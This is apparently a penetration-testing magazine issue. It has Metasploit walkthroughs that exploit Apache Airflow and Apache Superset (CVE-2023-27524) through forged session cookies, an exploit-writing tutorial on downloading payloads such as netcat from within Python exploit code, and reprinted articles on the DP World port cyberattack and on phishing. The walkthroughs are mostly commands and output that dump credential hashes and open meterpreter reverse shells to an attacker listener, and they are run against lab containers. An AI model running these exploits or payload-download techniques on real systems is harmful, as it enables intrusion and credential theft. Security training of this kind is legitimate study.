[+] Successfully created DAG: Created <DagRun example_trigger_target_dag @ 2023-11-26 07:19:36+00:00: manual__2023-11-26T07:19:36+00:00, externally triggered: True>
[*] Waiting for Scheduler to run the vulnerable DAG. This might take a while...
█
```

"Arguing that you don't care about the right to privacy because you have nothing to hide is no different than saying you don't care about free speech because you have nothing to say." -Edward Snowden


```
[+] The target appears to be vulnerable.
[*] Executing TARGET: "Unix Command" with PAYLOAD: "cmd/unix/python/
meterpreter_reverse_tcp"
[+] Successfully created DAG: Created <DagRun example_trigger_target
_dag @ 2023-11-26 07:19:36+00:00: manual__2023-11-26T07:19:36+00:00,
externally triggered: True>
[*] Waiting for Scheduler to run the vulnerable DAG. This might take
a while...
[!] Bash task is not yet queued...
[!] Bash task is not yet queued...
[!] Bash task is not yet queued...
[!] Bash task is not yet queued...
[*] Bash task is queued...
[+] Bash task is running. Expect a session if executed successfully.
[-] Meterpreter session 1 is not valid and will be closed
[*] 192.168.16.2 - Meterpreter session 1 closed.
[*] Meterpreter session 2 opened (192.168.16.1:4444 -> 192.168.16.2:
47086) at 2023-11-26 02:21:09 -0500
```

```
meterpreter > getuid
Server username: airflow
meterpreter > sysinfo
Computer      : ab8202388742
OS            : Linux 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1ka
li1 (2021-04-12)
Architecture : x64
System Language : C
Meterpreter   : python/linux
meterpreter > █
```

As readers can see, we have a successful meterpreter session on the target.

[Apache Superset Privesc Module](#)

TARGET: Apache Superset <= 2.0.0	TYPE: Remote
MODULE : Auxiliary	ANTI-MALWARE : NA
CVE-ID: CVE-2023-27524	

Apache Superset is an open-source software application that is used for data exploration and data visualization. The above-mentioned versions of the software use Flash with a known default secret key that is used to sign HTTP cookies.

These cookies however can easily be forged. Attacker can login to the site, decode its cookie, set their user-id to that of an administrator and re-sign the cookies. This cookie which now becomes a valid cookie can then be used to login as targeted user and retrieve database credentials saved in Apache Superset.

Let's see how this module works. We have tested this on Apache Superset 2.0.0 installed as a

Docker container. Let's set the target first.

```
(kali@212d) - [~]
$ sudo docker run -p 8088:8088 --name superset apache/superset:2.0.0

sudo: unable to resolve host 212d: Name or service not known
[sudo] password for kali:
Sorry, try again.
[sudo] password for kali:
Unable to find image 'apache/superset:2.0.0' locally
```

Once, docker image is created, create a user named "admin".

```
(kali@212d) - [~]
$ sudo docker exec -it superset superset fab create-admin \
    --username admin \
    --firstname Superset \
    --lastname Admin \
    --email admin@superset.com \
    --password admin
```

```
cated caching backend for production deployments
2023-11-25 06:50:53,510:WARNING:superset.utils.cache_manager:Falling
back to the built-in cache, that stores data in the metadata databa
se, for the following cache: `FILTER_STATE_CACHE_CONFIG`. It is reco
mmended to use `RedisCache`, `MemcachedCache` or another dedicated c
aching backend for production deployments
Falling back to the built-in cache, that stores data in the metadata
database, for the following cache: `EXPLORE_FORM_DATA_CACHE_CONFIG`
. It is recommended to use `RedisCache`, `MemcachedCache` or another
dedicated caching backend for production deployments
2023-11-25 06:50:53,519:WARNING:superset.utils.cache_manager:Falling
back to the built-in cache, that stores data in the metadata databa
se, for the following cache: `EXPLORE_FORM_DATA_CACHE_CONFIG`. It is
recommended to use `RedisCache`, `MemcachedCache` or another dedica
ted caching backend for production deployments
Recognized Database Authentications.
Admin User admin created.
```

```
(kali@212d) - [~]
$
```


Create a database.

```
(kali@212d) - [~]
$ sudo docker exec -it superset superset db upgrade
sudo: unable to resolve host 212d: Name or service not known
-----
WARNING
-----
A Default SECRET_KEY was detected, please use superset_config.py to
override it.
Use a strong complex alphanumeric string and use a tool to help you
generate
a sufficiently random sequence, ex: openssl rand -base64 42
-----
logging was configured successfully
2023-11-25 06:51:50,336:INFO:superset.utils.logging_configurator:log
```

```
07e4fdbaba, rm_time_range_endpoints_from_qc_3
slices updated with no time_range_endpoints: 0
INFO [alembic.runtime.migration] Running upgrade ad07e4fdbaba -> a9
422eeaae74, new_dataset_models_take_2
>> Assign new UUIDs to tables...
>> Drop intermediate columns...
INFO [alembic.runtime.migration] Running upgrade a9422eeaae74 -> cb
e71abde154, fix report schedule and execution log
INFO [alembic.runtime.migration] Running upgrade cbe71abde154 -> 6f
139c533bea, adding_advanced_data_type.py
Revision ID: 6f139c533bea
Revises: cbe71abde154
Create Date: 2021-05-27 16:10:59.567684
INFO [alembic.runtime.migration] Running upgrade 6f139c533bea -> e7
86798587de, Delete None permissions
INFO [alembic.runtime.migration] Running upgrade e786798587de -> e0
9b4ae78457, Resize key_value blob
```

```
(kali@212d) - [~]
$
```

```
(kali@212d) - [~]
$ sudo docker exec -it superset superset init
sudo: unable to resolve host 212d: Name or service not known
```



```

2023-11-25 06:53:11,864:INFO:superset.security.manager:Syncing grant
er perms
Syncing sql_lab perms
2023-11-25 06:53:12,335:INFO:superset.security.manager:Syncing sql_l
ab perms
Fetching a set of all perms to lookup which ones are missing
2023-11-25 06:53:12,874:INFO:superset.security.manager:Fetching a se
t of all perms to lookup which ones are missing
Creating missing datasource permissions.
2023-11-25 06:53:13,014:INFO:superset.security.manager:Creating miss
ing datasource permissions.
Creating missing database permissions.
2023-11-25 06:53:13,021:INFO:superset.security.manager:Creating miss
ing database permissions.
Cleaning faulty perms
2023-11-25 06:53:13,029:INFO:superset.security.manager:Cleaning faul
ty perms

(kali@212d) - [~]
$ 

```

The target is ready. Load the auxiliary/gather/apache_superset_cookie_sig_priv_esc module and load the required options.

```
msf6 > search superset
```

Matching Modules

=====

#	Name	Rank	Check	Description	Disclosu
0	auxiliary/gather/apache_superset_cookie_sig_priv_esc	normal	Yes	Apache Superset Signed Cookie Priv Esc	2023-04-25
1	exploit/linux/http/apache_superset_cookie_sig_rce	good	Yes	Apache Superset Signed Cookie RCE	2023-09-06
2	auxiliary/analyze/crack_webapps	normal	No	Password Cracker: Webapps	

Interact with a module by name or index. For example `info 2`, `use 2` or `use auxiliary/analyze/crack_webapps`

"Security used to be an inconvenience sometimes, but now it's a necessity all the time."


```

msf6 auxiliary(gather/apache_superset_cookie_sig_priv_esc) > set rho
sts 172.17.0.2
rhosts => 172.17.0.2
msf6 auxiliary(gather/apache_superset_cookie_sig_priv_esc) > check

[-] Msf::OptionValidateError The following options failed to validate: USERNAME, PASSWORD
msf6 auxiliary(gather/apache_superset_cookie_sig_priv_esc) > set username admin
username => admin
msf6 auxiliary(gather/apache_superset_cookie_sig_priv_esc) > set password admin
password => admin
msf6 auxiliary(gather/apache_superset_cookie_sig_priv_esc) > set password admin
password => admin
msf6 auxiliary(gather/apache_superset_cookie_sig_priv_esc) > check
[*] 172.17.0.2:8088 - The target appears to be vulnerable. Apache Superset 2.0.0 is vulnerable
msf6 auxiliary(gather/apache_superset_cookie_sig_priv_esc) >

```

After all the options are set, execute the module.

```

msf6 auxiliary(gather/apache_superset_cookie_sig_priv_esc) > run
[*] Running module against 172.17.0.2

[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable. Apache Superset 2.0.0 is vulnerable
[*] 172.17.0.2:8088 - Initial Cookie: session=eyJjc3JmX3Rva2VuIjoiaYTUxMjc1MTQ4MDlkOGQ2ODM0NTNlNDVjNGU3YjQ0OTlmNzcwOWIwZSI6ImVuIn0.ZWGaig.IKjrJDh-VEYung7N5lrRfsuo_IQ;
[*] 172.17.0.2:8088 - Decoded Cookie: {"csrf_token"=>"a5127514809d8d683453e45c4e7b4499f7709b0e", "locale"=>"en"}
[*] 172.17.0.2:8088 - Attempting login
[+] 172.17.0.2:8088 - Logged in Cookie: session=.eJwlz0FqAzEMheG7eD0LSZYsKZcJtiXT0tDATLIqvXsNPcD3-N9Pua8zr49ye53vPMr9M8qtUKtI0lkQGbh0VgLXWKBDWqi4QA_0Jt3W7JnVh85BFNNk6HJSs56iYyh1md6qcAg3YkZgIufpe8GqYW-xyA0RRwQ4AcmwcpR5nev-en7l9-7psnME2cDDolllqcky0XUwuy9V8AG53eM5-y032fAo7yvP_0tYfv8A_RBAkw.ZWGaig.EwuKQ8smSeqY3QMbIP-0fER-oIM;
[+] 172.17.0.2:8088 - Found secret key: CHANGE_ME_TO_A_COMPLEX_RANDOM

```

*"I think computer viruses should count as life. I think it says something about human nature that the only form of life we have created so far is purely destructive. We've created life in our own image."
-Stephen Hawking*


```
[+] 172.17.0.2:8088 - Found secret key: CHANGE_ME_TO_A_COMPLEX_RANDOM_SECRET  
[*] 172.17.0.2:8088 - Modified cookie: {"_fresh"=>true, "_id"=>"263127c45114043c472097df07b56d75950ad4e65a8fcaee39b7cb22dc85b7f92788ae57bb72a5c96354d5462441042294c90ad8381a6df298111bdd092025b8", "csrf_token"=>"a5127514809d8d683453e45c4e7b4499f7709b0e", "locale"=>"en", "user_id"=>1}  
[*] 172.17.0.2:8088 - Attempting to resign with key: CHANGE_ME_TO_A_COMPLEX_RANDOM_SECRET  
[*] 172.17.0.2:8088 - New signed cookie: eyJfZnJlc2giOnRydWUsIl9pZCI6IjI2MzEyN2M0NTExNDk5Zjc3MDliMGUiLCJsb2NhbnGU0iJlbiIsInVzZXJfaWQiOiJFOS5ZWGaig.rtsxg42a23TUBR1CR3aZWWFZNQs  
[+] 172.17.0.2:8088 - Cookie validated to user: admin  
[*] Done enumerating databases  
[*] Auxiliary module execution completed  
msf6 auxiliary(gather/apache superset cookie sig priv esc) >
```

As readers can see the databases have been successfully retrieved.

Apache Superset Sig RCE Module

TARGET: Apache Superset <= 2.0.0
MODULE : Exploit

TYPE: Remote
ANTI-MALWARE : NA

This module exploits the same vulnerability of Apache Superset explained above but gets a meterpreter session at the end. Let's see how this module works. The target is same as above.

```
msf6 > search apache superset
```

Matching Modules

=====

#	Name				Disclosu
re	Date	Rank	Check	Description	
-	----				-----
0	auxiliary/gather/apache_superset_cookie_sig_priv_esc				2023-04-
25	normal	Yes	Apache Superset Signed Cookie Priv Esc		
1	exploit/linux/http/apache_superset_cookie_sig_rce				2023-09-
06	good	Yes	Apache Superset Signed Cookie RCE		

Interact with a module by name or index. For example `info 1`, use `1` or `r use exploit/linux/http/apache superset cookie sig rce`


```
msf6 > use 1
```

```
[*] Using configured payload python/meterpreter/reverse_tcp
```

```
msf6 exploit(linux/http/apache_superset_cookie_sig_rce) > show options
```

```
Module options (exploit/linux/http/apache_superset_cookie_sig_rce):
```

Name	Current Setting	Required	Description
-----	-----	-----	-----
ADMIN_ID	1	yes	The ID of an admin account
DATABASE	/app/superset_home/superset.db	yes	The superset database location
PASSWORD		yes	The password for the specified username
Proxies		no	A proxy chain of form at type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	8088	yes	The target port (TCP)
SECRET_KEYS_FILE	/usr/share/metasploit-framework/data/wordlists/superset_secret_keys.txt	no	File containing secret keys to try, one per line
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Relative URI of Apache Superset installation
USERNAME		yes	The username to authenticate as
VHOST		no	HTTP server virtual host

"You know something is wrong when the government declares opening someone else's mail is a felony but your internet activity is fair game for data collecting."
-E.A. Bucchianeri

Payload options (python/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
--	----
0	Automatic Target

```
msf6 exploit(linux/http/apache_superset_cookie_sig_rce) > set rhosts
rhosts => 172.17.0.2
```

```
msf6 exploit(linux/http/apache_superset_cookie_sig_rce) > check
```

```
[-] Msf::OptionValidateError The following options failed to validate: USERNAME, PASSWORD
```

```
msf6 exploit(linux/http/apache_superset_cookie_sig_rce) > set username
username => admin
```

```
msf6 exploit(linux/http/apache_superset_cookie_sig_rce) > set password
password => admin
```

```
msf6 exploit(linux/http/apache_superset_cookie_sig_rce) > check
```

```
[*] 172.17.0.2:8088 - The target appears to be vulnerable. Apache Superset 2.0.0 is vulnerable
```

```
msf6 exploit(linux/http/apache_superset_cookie_sig_rce) > █
```

Follow Hackercool Magazine For Latest Updates




```
msf6 exploit(linux/http/apache_superset_cookie_sig_rce) > set lhost
172.17.0.1
```

```
lhost => 172.17.0.1
```

```
msf6 exploit(linux/http/apache_superset_cookie_sig_rce) > run
```

```
[*] Started reverse TCP handler on 172.17.0.1:4444
```

```
[*] 172.17.0.2:8088 - Attempting login
```

```
[+] 172.17.0.2:8088 - Logged in Cookie: session=.eJwljzFuAzEMBP-i2gV
JkaLozxwkkoKNGDZwZ1dB_p4LUk4xg93vsq09j1u5vvdPXsp2j3It1CqS0gsiA1dnJTC
NBTqlhYoJj0BsMvrykVltqk-i8C5Tl5H2PlJ0TqUhbq0Kh3AjZgQmMnY7C712HC0WWUf
EGQFGQDJ7uRQ_9rW9X1_5PPek1toIGLwbGPjwQIQYmm0xSK3LJ0bQ03u8fDzyz3me9Dl
y_7-E5ecXIn9BYA.ZWGbYg.DHnHLW1s7KDwMdiSg_Tq3WUHiWo;
```

```
[+] 172.17.0.2:8088 - Found secret key: CHANGE_ME_TO_A_COMPLEX_RANDOM_SECRET
```

```
[*] 172.17.0.2:8088 - Modified cookie: {"_fresh"=>true, "_id"=>"2631
```

```
[*] 172.17.0.2:8088 - Attempting to resign with key: CHANGE_ME_TO_A_COMPLEX_RANDOM_SECRET
```

```
[*] 172.17.0.2:8088 - New signed cookie: eyJfZnJlc2giOnRydWUsIl9pZCI
6IjI2MzEyN2M0NTEwNDA0M2M0NzIwOTdkZjA3YjU2ZDc1OTUwYWQ0ZTY1YThmY2FlZTM
5YjdjYjIyZGM4NWl3ZjkyNzg4YWU1N2JiNzJhNW5NjM1NGQ1NDYyNDQxMDQyMjk0Yzk
wYWQ4MzgxYTZkZjI5ODExMWJkZDA5MjAyNWl4Iiwia3NyZl90b2t1biI6ImU3MzY2MjA
0MGM4OTA5MGNhY2QxMTBkYTdlYWY0NTUzM2Y5NWRiYTciLCJsb2NhbnGU0iJlbiIsInV
zZXJfaWQ0jF9.ZWGbYg.6gImwW0trgIY3_qGcZFZQQtHYD0
```

```
[+] 172.17.0.2:8088 - Cookie validated to user: admin
```

```
[+] Successfully created db mapping with id: 1
```

```
[+] Using tab: 1
```

```
[+] Superset Creds
```

```
=====
```

Username	Password
admin	\$pbkdf2-sha256\$260000\$NEVnY2l4WEEyb1pVVWdqWQ\$ja72QcIOTMPHtC6VmIHZ1G0TgBy11pWhIRqwpCyQuTk

admin \$pbkdf2-sha256\$260000\$NEVnY2l4WEEyb1pVVWdqWQ\$ja72QcIOTMPHtC6VmIHZ1G0TgBy11pWhIRqwpCyQuTk

```
[+] New Dashboard id: 1
```

```
[+] Dashboard permalink key: zDjqJyaJBvx
```

```
[*] Triggering payload
```

```
[*] Sending stage (24772 bytes) to 172.17.0.2
```

```
[*] Meterpreter session 1 opened (172.17.0.1:4444 -> 172.17.0.2:38574) at 2023-11-25 01:59:50 -0500
```

```
[*] Unsetting RCE Payloads
```

```
[*] Deleting dashboard
```

```
[*] Deleting sqllab tab
```

```
[*] Deleting database mapping
```

```
meterpreter > █
```



```

meterpreter > syyysinfo
[-] Unknown command: syyysinfo
meterpreter > sysinfo
Computer           : 45f5ce6fda7f
OS                 : Linux 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1ka
li1 (2021-04-12)
Architecture      : x64
System Language   : C
Meterpreter       : python/linux
meterpreter > getuid
Server username: superset
meterpreter >

```

As readers can see, we successfully got a meterpreter session on the target system.

Major cyberattack on Australian ports suggests sabotage by a 'foreign state actor'.

CYBER WAR

David Tuffley

Senior Lecturer in Applied Ethics &
CyberSecurity, Griffith University

A serious cyberattack has disrupted operations at several of Australia's largest ports, causing delays and congestion. Late on Friday, port operator DP World detected an IT breach that affected critical systems used to coordinate shipping activity.

DP World is one of Australia's largest port operators, handling approximately 40% of the nation's container trade across terminals in Brisbane, Sydney, Melbourne and Fremantle.

DP World reacted quickly to contain the breach, including shutting down access to their port networks on land, to prevent further unauthorised access. This means they essentially "pulled the plug" on their internet connection to limit possible further harm.

DP World senior director Blake Tierney said it is still possible to unload containers from ships, but the trucks that transport the containers cannot drive in or out of the terminals. This is a precaution when the full extent of a data breach is not known.

The latest media reports suggest cargo could be stranded at the ports for several days. Australian Federal Police and the Australian Cyber Security Centre are investigating the source and nature of the attack, deemed a "nationally significant incident" by federal cybersecurity coordinator Darren Goldie.

Is there evidence of this being a malicious attack?

The timing, scale and impact of the disruption do suggest this was a targeted attack.

It occurred on a Friday night, when most staff were off duty and less likely to notice or respond to the incident. The target was a major port operator that handles a significant share of Australia's trade and commerce. Such an attack can have serious consequences for Australia's economy, security and sovereignty.

The identity and motive of the attackers are not yet known, but the skills needed to mount such an attack suggest a foreign state actor trying to undermine Australia's national security or economic interests.

In recent years, cyberattacks on ports and shipping
(Cont'd on next page)

ng have become more common. For instance, in February 2022, several European ports were hit by a cyberattack that disrupted oil terminals.

In another incident early this year, a ransomware attack on maritime software impacted more than 1,000 ships. Also in January 2023, the Port of Lisbon was targeted by a ransomware attack which threatened the release of port data.

These incidents highlight the vulnerability of the maritime industry to cyber threats and the need for increased cybersecurity measures.

How might the attack have happened?

So far, the details have not been disclosed. But based on what we know about similar cases, it is possible the attack took advantage of vulnerabilities in DP World's system. These vulnerabilities are normally closed by applying a "patch" in the same way your browser needs updating every week or two to keep it safe from being hacked.

Once hackers gained access, the breach likely pivoted to infiltrate the operational systems that directly manage port activities. Failing to isolate and secure these control networks allowed the incident to impact operations.

It is also possible access was gained via a phishing email or a malicious link. Such an attack may have tricked an employee or a contractor into opening an attachment or clicking on a link that installed malware or ransomware on the network.

Now what?

DP World is working urgently to rebuild affected systems from backups. However, resetting port management networks is a complicated process that could take days or weeks. Until the operator's core systems are securely restored, cargo flows may face ongoing delays.

The Australian government is closely involved in managing the situation, providing support

and advice to DP World and other affected parties through the Critical Infrastructure Centre and the Trusted Information Sharing Network. These government agencies are equipped to provide timely support in times of crisis.

How can we prevent future attacks?

The DP World cyberattack is a clear warning of the risks to the essential transportation services that power Australia's trade and commerce.

Ports are difficult targets. To cause such a disruption, the attackers would have to be highly skilled and plan ahead. The fact ports have been successfully hacked more than once in recent times suggests threats from cybercriminals are steadily increasing.

"Ports are difficult targets. To cause such a disruption, the attackers would have to be highly skilled and plan ahead."

from each other.

Dedicated, well-resourced cybersecurity personnel, employee training and incident response plans are key to improving preparedness.

Ports should closely coordinate with government counterparts and industry partners on intelligence sharing and cybersecurity best practices. Cyberthreats evolve so quickly, always being prepared for the latest one is a significant challenge.

For a seamless flow of goods, we need to be constantly vigilant of potential threats to our supply chain infrastructure. This latest attack is an urgent reminder that cyber resilience must be a top priority.

**This Article
first appeared in
The Conversation**

Part 3- Downloading files and payloads**EXPLOIT WRITING**

Till now, in our Exploit writing tutorials, you have learnt how to gather information about operating system, how to perform various file operations and how to execute external commands from inside the exploit.

In Part3, you will learn how to download files using your exploit. Most of the exploits download various types of payloads in Real World. So, this is high time you learn how to download various files from the exploit code.

In Python, there are various modules that implement the download function. Let's see all of them. For downloading purpose, I have chosen a zip archive of netcat (download information is given in our Downloads section) hosted on an external website although, you can use any file of your choice. Just make sure to copy the URL correctly as we need to specify it in the code of the exploit.

So, let's begin with the urllib module.

1. urllib module

We will continue from the same file "first_exploit" that we left at the end of Part-2.

```

GNU nano 7.2                                first_exploit

import shutil

print(shutil.which("perl"))

[ Read 10 lines ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

```

Import urllib module and edit the code as shown below.

"As cybersecurity leaders, we have to create our message of influence because security is a culture and you need the business to take place and be part of that security culture."
-Britney Himmertzheim

GNU nano 7.2

first_exploit *

```
import urllib
from urllib import request
URL="https://eternallybored.org/misc/netcat/netcat-win32-1.11.z>
result=request.urlretrieve(URL, "netcat.exe")
```

[^]G Help [^]O Write Out [^]W Where Is [^]K Cut [^]T Execute
[^]X Exit [^]R Read File [^]\ Replace [^]U Paste [^]J Justify

Save changes and execute the first_exploit as shown below. This will download the netcat file as shown below.

```
(kali@222vm) - [~/python_exploit]
$ nano first_exploit

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
archive.zip      copied_exploit_2  netcat.exe
copied_exploit   first_exploit     unpacked

(kali@222vm) - [~/python_exploit]
$
```

"Social engineering scams are a particular concern. With these scams, attackers present a post intended to get the target user to click on a link. That link usually leads to the user downloading some malicious code that has the potential to steal information on the user's computer or mobile device. These scams are sometimes also called phishing and baiting, as well as click-jacking. Whatever they're called, just know that not every post on social media is safe to click on. You should take special care to treat every link with suspicion, especially those that look like click bait."

-Rick Delgadot.


```

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit

(kali@222vm) - [~/python_exploit]
$ ls
archive.zip      copied_exploit_2  netcat.exe
copied_exploit   first_exploit     unpacked

(kali@222vm) - [~/python_exploit]
$ file netcat.exe
netcat.exe: Zip archive data, at least v2.0 to extract, compress
ion method=deflate

(kali@222vm) - [~/python_exploit]
$

```

It is stored as netcat.exe as I have specified that name for it. Note that it still is a zip archive. You can also import the request function as shown below.

```

GNU nano 7.2      first_exploit

import urllib.request

URL="https://eternallybored.org/misc/netcat/netcat-win32-1.11.z>
result=urllib.request.urlretrieve(URL, "netcat.exe")

[ Read 6 lines ]
^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

```

2) wget module

You all know wget right? Yes. I am talking about the popular binary that is used to download fil-

"At the end of the day, the goals are simple: safety and security." -Jodi Rell


```

GNU nano 7.2                                first_exploit

import wget

URL="https://eternallybored.org/misc/netcat/netcat-win32-1.11.z>

result wget.download(URL, "netcat_2.exe")

[ Wrote 6 lines ]

^G Help      ^O Write Out ^W Where Is  ^K Cut       ^T Execute
^X Exit      ^R Read File ^\ Replace   ^U Paste     ^J Justify

(kali@222vm) - [~/python_exploit]
$ python3 first_exploit
100% [ ..... ] 109604 / 109604

(kali@222vm) - [~/python_exploit]
$ ls
archive.zip      copied_exploit_2 netcat_2.exe  unpacked
copied_exploit   first_exploit     netcat.exe

(kali@222vm) - [~/python_exploit]
$

```

3) requests module.

We can also use request module in python to download files as shown below.

"Every time you indulge into any sort of online activity, your data can be easily monitored and checked. The websites you visit receive your IP address, location, browser and operating system, screen resolution, ISP and more. You can check on what information you give away at stayinvisible.com. I have nothing against sharing this data when I do simple browsing. I am like Dutch windows without curtains — doing nothing wrong, peep in whenever you want, I have nothing to hide."

-Victoria Ivey

GNU nano 7.2

first exploit

```
import requests
```

```
URL="https://eternallybored.org/misc/netcat/netcat-win32-1.11.z>
```

```
result=requests.get(URL)
```

```
open("netcat_3.exe, "wb").write(result.content)
```

[Wrote 8 lines]

^G Help

^O Write Out

^W Where Is

^K Cut

^T Execute

^X Exit

^R Read File

^_ Replace

^U Paste

^J Justify

```
(kali@222vm) - [~/python_exploit]
```

```
$ ls
```

archive.zip

copied_exploit_2

netcat_2.exe

netcat.exe

copied_exploit

first_exploit

netcat_3.exe

unpacked

```
(kali@222vm) - [~/python_exploit]
```

```
$
```

In our next Issue, we will be combining all the python modules learnt in Part-1, Part-2 and Part-3 and explain to you how they will be useful in exploit.

Phishing scams: 7 safety tips from a cybersecurity expert

ONLINE SECURITY

Thembekile Olivia Mayayise
Senior Lecturer, University of the
Witwatersrand

Recently, one of my acquaintances, Frank, received an email late on a Monday afternoon with the subject line, "Are you still in the office?" It appeared to come from his manager, who claimed to be stuck in a long meeting without the means to urgently purchase online gift vouchers for clients. He asked for help and shared a link to

an online platform, from which Frank bought R6,000 (about US\$325) worth of gift vouchers. Once he'd sent the codes he received a second email from the "boss" requesting one more voucher.

At that point, Frank reached out to his boss through WhatsApp and discovered he'd been duped. Frank had fallen prey to a phishing scam.

This is just one example of many from my own circles. Other friends and relatives – some of the

(Cont'd on next page)

-m seasoned internet users who know about the i-
-mportance of cybersecurity – have also fallen pr-
-ey to phishing scams.

I am a cybersecurity professional who conducts research on and teaches various cybersecurity to-
-pics. In recent years I have noticed (and confir-
-med through research) that some organisations a-
-nd individuals seem fatigued by cybersecurity a-
-wareness efforts. Is it possible that they assume
most people are technologically astute and const-
-antly well-informed? Or could it simply be that
fatigue has set in because of the demanding natu-
-re of cybersecurity awareness campaigns? Thou-
-gh I have no definitive answer, I suspect the
latter.

The reality is that phishing scams are here to st-
-ay and the methods employed in their executio-
-n continue to evolve. Given my expertise and ex-
-perience, I would like to offer seven tips to help
you stay safe from phishing scams. This is espec-
-ally important during the festive season as peopl-
-e shop for gifts and book holidays online. These
activities create more opportunities for cybercrim-
-inals to net new victims. However, these tips a-
-re appropriate throughout the year. Cybercrimin-
-als don't take breaks – so you shouldn't ever dr-
-op your guard.

What is phishing?

“Phishing” is a strategy designed to deceive pe-
-ople into revealing sensitive information such as
credit card details, login credentials and, in som-
-e instances, identification numbers.

The most common form of phishing is via ema-
-il: phishers send fraudulent emails that appear t-
-o be from legitimate sources. The messages ofte-
-n contain links to fake websites designed to steal
login credentials or other sensitive information.
The same email will be sent to many addresses.
Phishers can obtain emails from places such as
corporate websites, existing data breaches, social
media platforms, business cards or other publicl-
-y available company documents.

Cybercriminals know that casting their net wid-
-e means they'll surely catch some.

Voice phishing (vishing) is another form of this
scam. Here, perpetrators use voice communicati-

on, like a phone call in which the caller falsely cl-
-aims to be a bank official and seeks to assist you
in resetting your password or updating your acc-
-ount details. Other common vishing scams centr-
-e on offering discounts or rewards if you join a
vacation club, provided you disclose your perso-
-nal credit card information.

Social media phishing, meanwhile, happens wh-
-en scammers create fake accounts purporting to
be real people (for instance, posing as Frank's b-
-oss). They then start interacting with the real per-
-son's connections to deceive them into giving u-
-p sensitive information or performing financial fa-
-vours.

Who is behind these scams? Typically, these ar-
-e seasoned and cunning scammers who have hon-
-ed their skills in the world of phishing over an
extended period. Some work alone; others belo-
-ng to syndicates.

Phishing skills

Successful phishers have a variety of skills. The-
-y combine psychological tactics and technical
prowess.

They are master manipulators, playing on victi-
-ms' emotions. Individuals are deceived into beli-
-eving they've secured a substantial sum, often m-
-illions, through a jackpot win. This scheme false-
-ly claims that their cellphone number or email
was used for entry. Consequently, the victim do-
-esn't seek clarification. Excited about getting the
windfall payment quickly, they give their perso-
-al information to cybercriminals.

These scammers even tailor their approach to
match individuals' personal beliefs. For example
if you have an affinity for ancestral worship, be
prepared for a message from someone claiming
to be a medium, asserting that your great-great-
-grandfather is requesting a money ritual involvin-
-g a deposit to a particular account and promisin-
-g multiplication of your funds – even though yo-
-ur ancestors have communicated no such inform-
-ation.

Likewise, if you are a devout Christian, someo-
-ne claiming to be “Prophet Profit” might attempt
to contact you through a messaging platform, su-

(Cont'd on next page)

uggesting that a monetary offering to their ministr
y will miraculously resolve all your financial cha
llenges. It's simply too good to be true.

Seven tips

So, how can you avoid e-mail phishing scams?
Here are my tips.

1. Before acting on an email that seems to be fro
m a trusted colleague or friend – especially if it i
nvolves an unusual request – check whether the
communication is authentic. Contact them direc
tly through a telephone call.
2. If you encounter suspicious emails at work an
d are unsure of what to do, promptly report the
m to your IT department.
3. Exercise caution when disclosing your contact
information, such as email addresses and phone
numbers, on public platforms. Malicious individ
uals may exploit this information for harmful pu
rposes.

4. Be vigilant when responding to unsolicited em
ails or messages that request personal informati
on or immediate action.

5. Validate the sender's email address. When in
doubt, use official contact details from an organi
sation's official website to get in touch instead of
replying to the message.

6. Don't click on dubious links. Always double-
check the URL before entering sensitive data.

7. Keep your devices, anti-spam and anti-
malware software up to date. Use strong and un
ique passwords or multi-factor authentication.

This Article
first appeared in
The Conversation

DOWNLOADS

1. Apache AirFlow docker-compose file:

<https://github.com/pberba/CVE-2020-11978/blob/main/docker-compose.yml>

2. Link of Netcat zip archive used in Exploit Writing sesction:

<https://eternallybored.org/misc/netcat/netcat-win32-1.11.zip>

USEFUL RESOURCES

[Check whether your email is a part of any data breach](https://haveibeenpwned.com)

<https://haveibeenpwned.com>

[Vulnera](https://github.com/hackercoolmagz/vulnera)

<https://github.com/hackercoolmagz/vulnera>



Get them



Get them



Get them



Get them